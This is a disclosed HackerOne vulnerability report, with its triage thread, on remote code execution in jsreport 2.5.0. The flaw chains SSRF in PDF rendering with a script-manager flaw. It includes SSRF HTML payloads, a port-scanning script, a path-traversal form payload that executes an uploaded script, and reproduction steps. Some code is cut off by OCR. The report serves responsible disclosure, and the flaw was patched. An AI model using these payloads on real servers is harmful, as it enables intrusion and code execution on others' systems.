7 [jsreport] Remote Code Execution

Share:

TIMELINE

rmilov submitted a report to Node.js third-party modules. Jul 26th (3 ye

I would like to report Remote Code Execution in `jsreport`
It allows running js files remotely on a vulnerable server.

Module

module name: jsreport
version: 2.5.0
npm page: `https://www.npmjs.com/package/jsreport`

Module Description

jsreport is a reporting server which lets developers define reports using javascript templating engines (like jsrender or handlebars). It supports various report outp
formats like html, pdf, excel and others. It also includes advanced reporting features like user management, REST API, scheduling, designer or sending emails.

Module Stats

52 downloads in the last day
2056 downloads in the last week
6428 downloads in the last month

Vulnerability

Vulnerability Description

`jsreport` consists of a variety of packages which combines in one working application. `Script-manager` is one of them, it is utilized for running user's scripts in a sandbox and has an `unintended require` vulnerability (I have a separate report describing this vulnerability) which allows an attacker to load code that was not intended to execute. Another module is `Puppeteer` which is headless Chrome Node API. The application uses it for turning user's HTML into pdf files and unfortunately, the way it is applied allows fetching URLs and sending requests defined in an HTML file by a user which is known as SSRF (Server Side Request Forge
Chaining these two vulnerabilities (Unintended require + SSRF) leads to remote code execution possibility.

SSRF:
SSRF itself is quite simple, generating a pdf report from an HTML template like this one:

Code 582 Bytes Wrap lines Copy Dow

```
<html>
<head>
    <meta content="text/html; charset=utf-8" http-equiv="Content-Type">
</head>
<body>
     <!-- will send GET request to example.com -->
    <img src="http://example.com/" />
     <!-- will send POST request to example.com -->
     <form id="pwn-form" method="POST" action="http://example.com/action">
         <input type="hidden" name='SomeField' value='Some Value' />
     </form>
     <script>
         var form = document.getElementById("pwn-form");
         form.submit();
     </script>
 </body>
 </html>

```

will perform requests from the server to example.com (GET and POST according to examples)
@@ pictures

Unintended require:

A detailed description of this bug can be found here #660563. The main idea of this vulnerability is that a separate server is running on a randomly chosen port anc
long as we found out the port it is possible to send a request with the path to any script (located on the machine) that we want to execute.

request example:

{"options": {"rid": 12, "execModulePath": "./../../../pwn.js"}}

How to find port:

In order to exploit `script-manager` we can scan ports on the server which runs `jsreport`, by utilizing SSRF (discussed previously). To do it you should create an H
template which sends an HTTP request to port you would like to check and render it as a pdf in the application. It is easy to distinguish result as long as the respons
printed to the pdf output. Of course, it would take ages to check all the ports one-by-one, but I found out some tricks that allow to do it in a few minutes.

First of all, it is possible to do many requests with one HTML page and by checking the output figure out which range of ports includes the one we look for.

Next helpful thing is the usage of `Debug` mode, if you render the HTML template in Debug mode it returns the output from server log instead of pdf page itself. It saves time and gives a better understanding of what is happening server-side. So by sending a wrong request, you see the output like this:

Failed to load resource: the server responded with a status of 500 (Internal Server Error)

in other words, there will be an error in the server response
and script-manager will restart the child server.

Here is another trick: if we send requests too fast and do it before the child server starts again we get a very informative error in debug log:

Executing script test1 Error: connect ECONNREFUSED 127.0.0.1:39499

Here we go: this is the needed port.

It is actually quite easy to automate these requests and create a script that will do all the work for you.

The final algorithm is:

1. run huge chunks of ports (I guess 1000 ports at a time is good)
2. when we hit an error, try to run requests again and see if we lucky to get the port number in the error's output.
3. if not we just split the range of ports in two halves and repeat steps 1 and 2 on both (divide and conquer approach)
4. in the end we find an error or distinguish the final port by narrowing down the range of ports to the one.

RCE Steps:

1. Find out the port of `script-manager` 's vulnerable server by utilizing SSRF in `jsreport` (and automation :))
2. Use `jsreport` to create a js file that will be stored on the machine and which content will be executed on the server.
3. Use SSRF again to send a crafted request to `script-manager` 's vulnerable server and make it execute our file.
4. Done! We executed a user created js file on the server.

jsreport_scheme_(1).png (F539728)

Steps To Reproduce:

- run `jsreport` , easiest way to do it is to run it as a docker container

  sudo docker run -p 80:5488 -v /jsreport-home:/jsreport jsreport/jsreport:2.5.0

- go to http://localhost (or address to server where docker is running) in your browser

- create new template and name it 'test1'

screen1.png (F539730)

screen2.png (F539731)

- write some HTML to it (e.g. `<h1>hello world</h1>`) and click 'Save'

screen3_1.png (F539742)

- create portScanner.js localy (outside docker container)

portScanner.js

const request = require('request')

const name = process.argv[2] // name of the template
const id = process.argv[3] // id of the template
const chunkSize = 1000
const jrUrl = process.argv[4]
? `${process.argv[4]}/api/report/${name}` // jsreport url if it is different from localhost
: `http://localhost/api/report/${name}`

function requestPromise(options) {
return new Promise((resolve, reject) => {
request.post(options, function optionalCallback(err, httpResponse, body) {
if (err) {
return reject(err)
}
resolve(body)
});
})
}

async function checkPorts(start, finish) {
let content = `

Code 3.01 KiB   Wrap lines Copy Dow

```
      <html>
        <body>
          <script>
            function printImg(port) {
              var url = 'http://localhost:' + port;
              var resultDiv = document.getElementById('result');
              var img = document.createElement('img');
              img.src = url;
            }
             var ports = [];
             var start = ${start};
          printImg(port);
        })
      </script>
    </body>
  </html>
  `
  const formData = {
    template: {
      name: name,
      recipe: 'chrome-pdf',
      shortid: id,
      __entitySet: 'templates',
      __name: name,
      engine: 'handlebars',
      chrome: {printBackground: 'true'},
      content: content,
      __isLoaded: 'true',
      __recipe: 'chrome-pdf',
      __shortid: id,
      __isDirty: 'false'
    },
    options: {
      debug: {
        logsToResponse: 'true'
      },
      preview: 'true'
    }
  }

  const body = await requestPromise({url: jrUrl, form: formData})
  if (body.indexOf('connect ECONNREFUSED 127.0.0.1:') > -1) {
    const rgx = /connect ECONNREFUSED 127.0.0.1:(\d*)/g
    const match = rgx.exec(body)
    console.log('match', match)
    return match[1] || true
  } else if (body.indexOf('Failed to load resource: the server responded with a status of 500 (Internal Server Error)') > -1) {
    return true
  } else
  return false
}

// checking ports by `divide and conquer` approach
// which means checking a huge chunk of ports at once an then narrowing down till we hit the only possible port
// takes about 16 iterations to figure it out
// anyway its faster then manually checking 65k ports
async function checker(start, finish) {
  const rp = await checkPorts(start, finish)
  if (rp) {
    if (typeof rp === 'string') { // string is returned when port is extracted from an error message
      return rp
    } else if (start === finish) {
      return start
    } else {
      const middle = Math.floor((finish + start) / 2)
      const tmp1 = await checker(start, middle)
      const tmp2 = await checker(middle+1, finish)
      return tmp1 || tmp2
    }
  }
}

(async function main(){
  // ports range
  const start = 1024
  const finish = 65535

  // split ports range into chunks of 1000
  let first = start
  let last = start + 1000

  let stopEnum = false
  while (!stopEnum) {
    if ( last > finish ) {
      last = finish
      stopEnum = true
    }
    // checking every port from `first` to `last`
    const result = await checker(first, last)
```

```
   }
   first = last + 1
   last = first + 1000
 }
})()
```

- run portScanner.js

  node portScanner.js **test1 templateId**

where **test1** - name of the template (actually 'test1' that we created previously)

templateId - id of the template (may be extracted from the temlates URL)

________________2019-07-26_14-28-56.png (F539733)

e.g. node portScanner.js test1 BJe2Pi2AgB

if you don't run docker on localhost you may add docker's address as a 3rd parameter (check portScanner.js code for clarity)

e.g http://my-jsreport-addr.app

node portScanner.js test1 id_from_jsreport http://my-jsreport-addr.app

- wait untill it finishes and logs the port number

12354.png (F539741)

- then create a new script in `jsreport` and name it 'pwn.js'

screen4_1.png (F539734)

screen_5.png (F539735)

this script we will be able to execute on the server

so for demonstration purposes source code is:

console.log('PWNED')
var ls = require('fs').readdirSync('./')
console.log(ls)

the idea is to list files in the application root directory

- insert this source code into pwn.js

screen_6.png (F539736)

- create new template 'test2'

screen_7.png (F539737)

- insert HTML code which will exploit the `script-manager` (change xxxx for the value of the previously found script-manager's port) and click `Save`

> don't forget to put the right port into code snippet

Code 594 Bytes

```
<html>
<head>
    <meta content="text/html; charset=utf-8" http-equiv="Content-Type">
</head>
<body>
    123 <img src=x />
     <!-- xxxx is the scipt-manager's port -->
    <form id="pwn-form" enctype="text/plain" method="POST" action="http://localhost:xxxx/">
        <input type="hidden" name='{"test' value='":1, "options": {"rid": 12, "execModulePath": "./../../../data/pwn.js/content.js"}}' />
     </form>
     <script>
         var form = document.getElementById("pwn-form");
         form.submit();
     </script>
 </body>
 </html>
```

screen_8.png (F539738)

- then click `Run` (don't forget aboud 'chrome-pdf' mode)

screen_9.png (F539739)

- you will see an error message as an output and result of 'pwn.js' logged to console on the server

pwn.png (F539740)

Patch

Supporting Material/References:

- OS: Linux Mint current

Wrap up

- I contacted the maintainer to let them know: Y
- I opened an issue in the related repository: N

Impact

An attacker is able to create and execute js code on the server

13 attachments:
F539728: jsreport_scheme_(1).png
F539730: screen1.png
F539731: screen2.png
F539733: ___________2019-07-26_14-28-56.png
F539734: screen4_1.png
F539735: screen_5.png
F539736: screen_6.png
F539737: screen_7.png
F539738: screen_8.png
F539739: screen_9.png
F539740: pwn.png
F539741: 12354.png
F539742: screen3_1.png

ktistai posted a comment. Jul 29th (3 ye
Hi @inkz

Thank you for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
@ktistai

ktistai changed the status to **Needs more info**. Jul 29th (3 ye
Hi @inkz,

Can you upload the actual portScanner.js file? I guess the formatting messed up and I am getting a syntax error.

Thanks,
@ktistai

rmilov changed the status to **New**. Jul 29th (3 ye
Hi @ktistai,
my bad that I didn't attach the file! Done portScanner.js (F542553)

1 attachment:
F542553: portScanner.js

rmilov posted a comment. Jul 29th (3 ye
@ktistai btw, I contacted the author of the module and he released the patch for script-manager
https://github.com/pofider/node-script-manager/commit/ac645ab2e58785324c467e0583d7f277a7aa07b3

ktistai changed the status to **Needs more info**. Updated Feb 7th (3 ye
Hi @inkz,

I am getting this error, when the port is supposed to appear:

[redacted]

Then, when sending the request, I am getting this:

[redacted]

It's 90% triaged, but the PWN does not get in the console.

Thanks,
@ktistai


rmilov changed the status to **New**. Updated Feb 7th (3 ye
@ktistai
sorry, but I don't get what the screenshots mean,
for example this one [redacted] is about sending a request to [redacted] not sure that it's related to the current issue

ktistai changed the status to **Needs more info**. Jul 31st (3 ye
Added the wrong screenshots, sorry about that.

Image F543703: Screenshot_2019-07-30_at_11.37.44.png 420.23 KiB
Zoom in Zoom out Copy Download

Image F543704: Screenshot_2019-07-30_at_11.37.38.png 513.61 KiB

Zoom in Zoom out Copy Download



Thanks,
@Ktistai

2 attachments:
F543703: Screenshot_2019-07-30_at_11.37.44.png
F543704: Screenshot_2019-07-30_at_11.37.38.png

ermilov changed the status to New. Jul 31st (3 ye

@ktistai
well, first theory is that you didn't save `pwn.js` file, there is * near filename, ensure that pwn.js is saved, you can just hit Ctrl+S while in the pwn.js tab and try agair
if it doesn't work i'll think it through

ktistai changed the status to Triaged. Aug 1st (3 ye

Hello @inkz

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know t
final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Regards,
@ktistai

ktistai updated the severity from High to High (8.0). Aug 1st (3 ye

pofider joined this report as a participant. Feb 3rd (3 ye

pofider posted a comment. Feb 3rd (3 ye

I believe this was fixed at the same time as https://hackerone.com/reports/660563.

The idea of the fix was that the scripts manager workers only accept requests with security hash that only the scripts manager knows and include in them.

The fix was already released to the users.

marcinhoppe Node.js third-party modules staff removed pofider as a participant. Feb 3rd (3 ye

marcinhoppe Node.js third-party modules staff posted a comment. Feb 4th (3 ye

@ermilov @ktistai can you confirm this vulnerability has been fixed properly? Then I could proceed with disclosure. Thanks!

ermilov posted a comment. Feb 4th (3 ye

@marcinhoppe ok, I'll check it soon.

marcinhoppe Node.js third-party modules staff posted a comment. Feb 6th (3 ye

@ermilov were you able to verify if the issue was fixed, too?

ermilov posted a comment. Feb 6th (3 ye

@marcinhoppe Yes, I verify that the issue is no longer present in the new version of the `jsreport`.
Sorry for the delay again.

marcinhoppe Node.js third-party modules staff posted a comment. Feb 7th (3 ye

Thanks. I will disclose this vulnerability now.

ermilov agreed to disclose this report. Feb 7th (3 ye

This report has been disclosed. Feb 7th (3 ye

markerparker HackerOne staff requested to disclose this report. Feb 7th (3 ye